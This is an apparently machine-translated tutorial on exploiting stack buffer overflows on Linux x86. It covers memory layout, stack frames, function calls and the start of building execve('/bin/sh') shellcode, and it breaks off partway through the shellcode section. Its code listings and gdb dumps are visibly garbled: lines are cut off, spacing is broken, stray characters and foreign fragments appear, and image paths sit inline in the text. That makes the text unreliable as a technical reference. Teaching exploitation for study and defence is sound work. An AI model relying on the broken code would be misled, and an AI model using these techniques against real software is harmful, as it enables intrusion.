Techniques to exploit buffer overflows: Organize memory, stack, call functions, shellcode

This article covers buffer overflow that occurs on the stack and the technique of exploiting this common security error. This article consists of two parts: Part 1: Organizing memory, stack, function calls, shellcode and Part 2: Exploiting buffer overflow techniques

Summary

This series covers the buffer overflow that occurs on the stack and the technique for exploiting this most common security error. The technique of exploiting buffer overflow exploit is considered one of the most classic hacking techniques. The article is divided into 2 parts:

Part 1: Organize memory, stack, call functions, shellcode. Introducing the memory organization of a process, stack memory operations when calling the basic function and technique to create shellcode - the code executes a command-line interface (shell).

Part 2: Techniques for exploiting buffer overflow errors. Introducing the basic buffer overflow technique, shellcode organization, determining the return address, shellcode address, and how to transfer shellcode to the program.

The technical details illustrated here are implemented on Linux x86 environment (kernel 2.2.20, glibc-2.1.3), but theoretically can be applied to any other environment. Readers need basic knowledge of C programming, assembly, gcc compiler and gdb debugger (GNU Debugger).

If you already know the techniques to exploit buffer overflows through other documents, this article can also help you consolidate your knowledge more firmly.

Introduce

To learn more about buffer overflows, operation mechanisms, and how to exploit errors, start with an example of a buffer overflow program.

```
  / * vuln.c * / int main (int argc, char ** argv) {char buf [16]; if (argc]1) {
?
 A (1) AAAAAAAA [SkZ0@gamma bof]$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA // 24 
?
 A (2) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Segmentation fault (core dumped) }} [SkZ
```

Run the `vuln` program with a parameter of 8 characters long A (1), the program works normally. With the parameter is a string of 24 characters A (2), the program has a `Segmentation fault` . It is easy to see that the `buf` buffer in the program can only contain up to 16 characters that have been overflowed by 24 characters

A.


```
  [SkZ0 @ gamma bof] $ gdb vuln -c core -q Core was generated by `./vuln AAAAAAA
?i tín hi?
u 11, Segmentation fault.  Reading symbols from /lib/libc.so.6.done.  Reading sym
```

The `eip` register - the current command pointer - has a value of `0x41414141` , equivalent to 'AAAA' (A character has a value of 0x41 hexa). We see, it is possible to change the value of the eip command cursor register by overflowing the buf buffer. When a buffer overflow has occurred, we can make the program execute the code arbitrarily by changing the `eip` command pointer to the starting address of the code.

To understand how the buffer overflow occurs, we will look at the details of a program's memory, stack, and function invocation.

1. Organize memory

1.1 Organizing memory of a process



Each execution process is granted by the operating system to a similar (logical) virtual memory space. This memory space consists of 3 areas: `text` , `data` and `stack` . The meaning of these 3 regions is as follows:

`text` area is a fixed area, contains executable code (instruction) and read-only data (read-only). This area is shared between the execution process of the same program file and corresponding to the text of the executable file. The data in this area is read-only, all operations to write to this memory area cause *segmentation violation* .

The `data` area contains data that has been initialized or has not been initialized. Global and static variables are contained in this area. The `data` area corresponds to the `data-bss` segment of the executable file.

The `stack` area is the reserved memory area when executing the program used to contain the value of the local variables of the function, the parameter to call the function as well as the return value. Working on stack memory is handled by the *"first-in-first out"* mechanism - LIFO (Last In, First Out) with two most important commands, PUSH and POP. Within the scope of this article, we only focus on understanding the `stack` area.

1.2 Stack

Stack is a high-level abstract data structure used for special LIFO operations.

The organization of the stack area includes `stack frame` are `push` when calling a function and `pop` off the stack when returning. A stack frame contains the necessary parameters for a function: local variable, function parameter, return value; and the data needed to restore the previous stack frame, including the value of the instruction pointer at the time of calling the function.

The bottom of the stack is assigned a fixed value. The top of the stack is stored by the *"stack pointer"* (**ESP** - *extended stack pointer*). Depending on the reality, the stack may develop in the direction of memory address from high to low or from low to high. In the following examples, we use the memory address stack to grow from high to low, this is the reality of Intel architecture. The stack pointer (SP) also depends on the actual architecture. It can point to the last address on the stack top or the next blank memory address on the stack. In the following illustrations (with Intel x86 architecture), SP points to the last address on the top of the stack.

In theory, local variables on a stack frame can be accessed based on offset compared to SP. However, when adding or removing operations on the stack, these displacements need to be recalculated, reducing efficiency. To increase efficiency, compilers use a second register called *the " base pointer "* (**EBP** - *extended base pointer*) or *"* **FP** *" frame pointer* . FP points to a fixed value on a stack frame, usually the first value of the stack frame, local variables and parameters are accessed via displacement relative to the FP and therefore are not changed by operations. add / remove next on stack.

The basic storage unit on the stack is word, valued at 32 bits (4 bytes) on Intel x86 CPUs. (On Alpha CPUs or Sparc this value is 64 bits). All variable values ??allocated on the stack are sized in multiples of word.

Operation on the stack is done by 2 machine commands:

1. `push value` : put the value 'value' at the top of the stack. Reduce the value of `%esp` to 1 word and set the value 'value' to that word.
2. `pop dest` : takes the value from the stack top to put 'dest'. Set the value pointed by `%esp` to 'dest' and increase the value of `%esp` to 1 word.

2. The function and call the function

2.1 Introduction

To explain the program's operation when calling the function, we will use the following example program:

```
/ * fct.c * / void toto (int i, int j) {char str [5] = "abcde"; int k = 3; int
```

The calling process can be divided into 3 steps:


1. Prolog: Before moving to execute a function, prepare some tasks such as saving the current state of the stack, allocating the memory needed to execute.
2. **Call the function** (call): when the function is called, the parameters are placed on the stack and the **IP** *instruction instruction* is saved to allow the execution process to be transferred to the right point after calling the function.
3. **Finish** (epilog): restore the state as before calling the function.

2.2. Start


A function is always started with the following machine commands:

```
push% ebp mov% esp,% ebp sub $ 0xNN,% esp // (0xNN value depends on each speci
```


These three instructions are called the prolog of the function. The following figure explains the start of the `toto()` function and the values ??of `%esp` , `%ebp` .



Suppose initially `%ebp` points to any X address on memory, `%esp` points to a lower Y address below. Before moving into a function, it is necessary to save the current stack frame environment, since all values ??on a stack frame can be referenced through `%ebp` , we only need to save `%ebp` . Since `%ebp` is `push` on the stack, `%esp` will decrease by 1 word. The value of `%ebp push` into this stack is called a *" saved frame pointer "* (**SFP**).



The second machine command will set up a new environment by setting `%ebp` to the top of the stack (the first value of a stack frame), now `%ebp` and `%esp` will point to the same location as the address (Y-1word).



The third machine command allocates memory for local variables. The character array is 5 bytes long, but the stack uses the storage unit of word, so the memory allocated to the character array will be a multiple of the word so that it is greater than or equal to the size of the array. Easy to see that value is 8 bytes (2 words). The variable k integer type is 4 bytes in size, so the device size for local variables will be 8 + 4 = 12 bytes (3 words), allocated by reducing% esp to a value of `0xc` (equal to 12 in base number 16).


One thing to note here is that local variables always have negative displacement compared to pointers in the background `%ebp` . The machine command that performs assignment i = 0 in main () can illustrate this. The assembly code uses indirect positioning to determine the location of i:

```
movl $ 0x0,0xfffffffc (% ebp)
```


`0xfffffffc` is equivalent to an integer value of –4. The above command means: set the value 0 to the variable at the address of displacement '-4' byte compared to the `%ebp` . i is the first variable in main () function and has address 4 bytes right below `%ebp` .

2.3. Call the function

Like the initial step, this step also prepares an environment that allows the function call to pass parameters to the called function and returns to the place where the function is called when it ends.



Before calling the function the parameters will be placed on the stack, in reverse order, the last parameter will be placed first. In the above example, first values ??1 and 2 will be placed on the stack. The `%eip` holds the address value of the next instruction, in this case the function instruction.



When executing the call command, `%eip` will take the address value of the next immediately after calling the function (in the figure, this value is Z + 5 because the function call takes up 5 bytes according to the implementation of the Intel x86 CPU). The call command will then save the value of `%eip` so that it can continue executing after returning. This process is performed by an implicit (implicit) command that places `%eip` on the stack:

```
push% eip
```

The value stored on this stack is called the *"save command pointer"* (**SIP** - *save instruction pointer*), or *" return address "* (**RET** - *return address*).

The value passed as a parameter to the call command is the address of the first prolog command of the `toto()` function. This value will be copied to `%eip` and become the next executed command.

Note that when inside a function, the parameters and return address have positive displacement (+) compared to the pointer in the background `%ebp` . The machine command that performs the assignment j = 0 illustrates this. Assembly language using indirect positioning to retrieve variable j:

```
movl $ 0x0,0xc (% ebp)
```

`0xc` has an integer value of 12. The above command means: set the value 0 to the variable at the address of displacement '+12' bytes compared to `%ebp` . j is the second parameter of the toto () function and has the address separated from 12 bytes immediately on `%ebp` (4 for RET, 4 for the first parameter and 4 for the second parameter).

2.4. Finish


Exiting a function is done in 2 steps. First, the environment created for the executable function needs to be "cleaned up" (ie restoring values ??to `%ebp` and `%eip`). Then, we have to check the stack to get the information related to the exit function.

The first step is executed inside the function with 2 commands:

```
leave ret
```


The next step is done where the function call will "clean up" the stack area used to contain the parameters of the called function.

We will continue the above example with the function `toto()` .




Here we describe more fully the initial situation, before the `call` and the prolog. Before the call command occurs, `%ebp` in the X and `%esp` addresses at the Y address on the stack. Starting from Y, we will allocate memory areas for parameters, reserved values ??of `%eip` and `%ebp` , and devices for local variables of the function. The next command is to `leave` , this command is equivalent to the following two commands:

```
mov% ebp,% esp pop% ebp
```




The first command will put `%esp` and `%ebp` pointing to the same current location of `%ebp` . The second command retrieves the value on the top of the stack and places it in the `%ebp` . We see, after the `leave` command, the stack returns to the same state as before the prolog.



The `ret` command will restore the `%eip` value to where the function call returns to continue executing the next command, the command immediately after the function has just exited. To do this, the value immediately above the top of the stack will be removed and placed in the `%eip` .

We have not yet returned to the original state because the parameters passed to the function have not yet been removed from the stack. They will be deleted in the next command at the address Z + 5 stored in `%eip` .



The allocation and recovery of the stack of function parameters is done where the function is called. This is illustrated in the figure with the command:

```
add 0x8,% esp
```

This command will move %esp from the stack top with the number of bytes equal to the number of bytes allocated to the parameters of the toto() function. The %ebp and %esp are now the same as the status before the call occurred. However, the value of %eip has been moved to the next command.

Compile and decompress the illustrated program language with gdb to see the assembly language code corresponding to the steps presented.

```
  [SkZ0 @ gamma bof] $ gcc -g -o fct fct.c [SkZ0 @ gamma bof] $ gdb fct -q (gdb)
// main Dump function
 of assembler code for function main: 0x80483e0: push% ebp
/ / initial step - prolog
 0x80483e1 [main+1]  : mov% esp,% ebp 0x80483e3 [main+3]  : sub $ 0x4,% esp 0x804
// call function - call
 0x80483ef [main+15]  : push $ 0x1 0x80483f1 [main+17]  : call 0x80483b4 0x80483
// return from the function toto ()
 0x80483f9 [main+25]  : movl $ 0x0,0xfffffffc (% ebp) 0x8048400 [main+32]  : mov
// call function - call
 0x8048404 [main+36]  : push $ 0x804846e 0x8048409 [main+41]  : call 0x8048308 0x
// return from the printf () function 0x8048411 [main+49]  : leave
// return from main () function
 0x8048412 [main+50]  : ret 0x8048413 [main+51]  : nop End of assembler dump.  (g
// function toto
 Dump of assembler code for function toto: 0x80483b4: push% ebp
// initial step - prolog
 0x80483b5 [toto+1]  : mov% esp,% ebp 0x80483b7 [toto+3]  : sub $ 0xc,% esp 0x804
// return from the function toto ()
 0x80483dd [toto+41]  : ret 0x80483de [toto+42]  : mov% esi,% esi End of assemble
```

3. Shellcode

When buffer overflow occurs, we can manipulate the stack, override the return value of RET and cause the program to execute any code. The simplest and simplest way is to make the program execute a code to run a shell command line interface. Because it will be directly inserted into the middle of the program memory to execute, this code must be written in assembly language. The code of this type is often called shellcode.

3.1. Write shellcode in C language

The purpose of shellcode is to execute a shell command line interface. First write in C language:

```
  / * shellcode.c * / #include #include int main () {char * name [] = {"/ bin / s
```

Among the exec() functions used to invoke another program, execve() is the recommended function. The reason: execve() is a system-call (different from other exec() functions implemented in libc (and thus implemented based on execve()). The system function is performed via interrupt call with parameter values ??placed in the predetermined register, so the generated assembly code will be brief.

Furthermore, if the call execve() successful, the calling program will be replaced by the called program and considered as the beginning of the execution process. If call execve() fails, the calling program will continue the execution process. When exploiting a vulnerability, the shellcode code will be inserted in the middle of the execution of the faulty program. After running the code at will, continuing the execution of the program is unnecessary and sometimes causes unintended results because the contents of the stack have been changed.

Therefore, the enforcement process should be finished as soon as possible. Here we use `_exit()` to finish instead of using `exit()` as the `libc` library function is implemented based on the system function `_exit()` .

Remember the parameters to pass the `execve()` function on:

1. string `/bin/sh`
2. address of parameter array (ending with `NULL` pointer)
3. address of array environment variable (here is `NULL` pointer)

3.2. Decode assembly language functions

Compiling `shellcode.c` with `debug` and `static` options to integrate linked library functions into the program.

```
[SkZ0 @ gamma bof] $ gcc -o shellcode shellcode.c -O2 -g --static
```

Now consider the assembly code of `main()` function with `gdb` .

```
[SkZ0 @ gamma bof] $ gdb shellcode -q (gdb) disassemble main Dump of assembler
0x80481af [main+35]  : call 0x804c6ec 0x80481b4 [main+40]  : push $ 0x0
0x80481b6 [main+42]  : call 0x804c6d0 End of assembler dump.  (gdb)
```

Notice the following command:

```
0x80481a0 [main+20]  : mov $ 0x806f388,% edx
```

This command converts an address value into the `%edx` .

```
(gdb) printf "% sn", 0x806f388 / bin / sh (gdb)
```

So the `"/bin/sh"` string address will be placed in `%edx` . Before calling the lower functions of the C library implement the `execve()` system function parameters are put into the stack in order:

1. NULL pointer

```
0x80481a8 [main+28] : push $0x0
```

1. address of parameter array

```
 0x80481aa : lea 0xfffffff8(%ebp),%eax [main+30]
0x80481aa : lea 0xfffffff8(%ebp),%eax
 0x80481ad : push %eax [main+33] 0x80481ad : push %eax
```

address of string `/bin/sh`

```
 0x80481ae : push %edx [main+34] 0x80481ae : push %edx
```

See the `execve()` and `_exit()`

```
(gdb) disassemble __execve Dump of assembler code for function __execve: 0x804c
0x804c710 : int $ 0x80
 0x804c712  : pop% ebx 0x804c713 : mov% eax,% ebx 0x804c715 : cmp $ 0xffff000,%
0x804c6db : int $ 0x80
```

```
0x804c6dd : mov% edx,% ebx 0x804c6df : cmp $ 0xffff001,% eax 0x804c6e4 : jae 0x
```

The operating system will execute a `call` by calling `0x80` interrupt, at `0x804c710` for `execve()` and `0x804c6db` for `_exit()` . These addresses are often not the same for each system function, the distinguishing feature is the register content `%eax` . See above, this value is `0xb` with `execve()` while `_exit()` is `0x1` .




Figure 4: execve function and parameter

Analyzing the above assembly language code, we draw the following conclusions:

1. before calling to execute `__execve()` function with interrupt call `0x80` :
    1. `%edx` holds the address value of the environment variable array:

       ```
       0x804c705 [__execve+25]: mov 0x10(%ebp),%edx
       ```

